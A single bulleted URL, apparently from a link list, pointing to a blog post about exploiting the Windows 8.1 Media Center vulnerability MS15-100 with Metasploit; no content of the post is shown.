- https://www.codecnetworks.com/blog/exploit-windows-8-1-using-media-centre-vulnerability-mcl-ms15_100-with-metasploit-2017/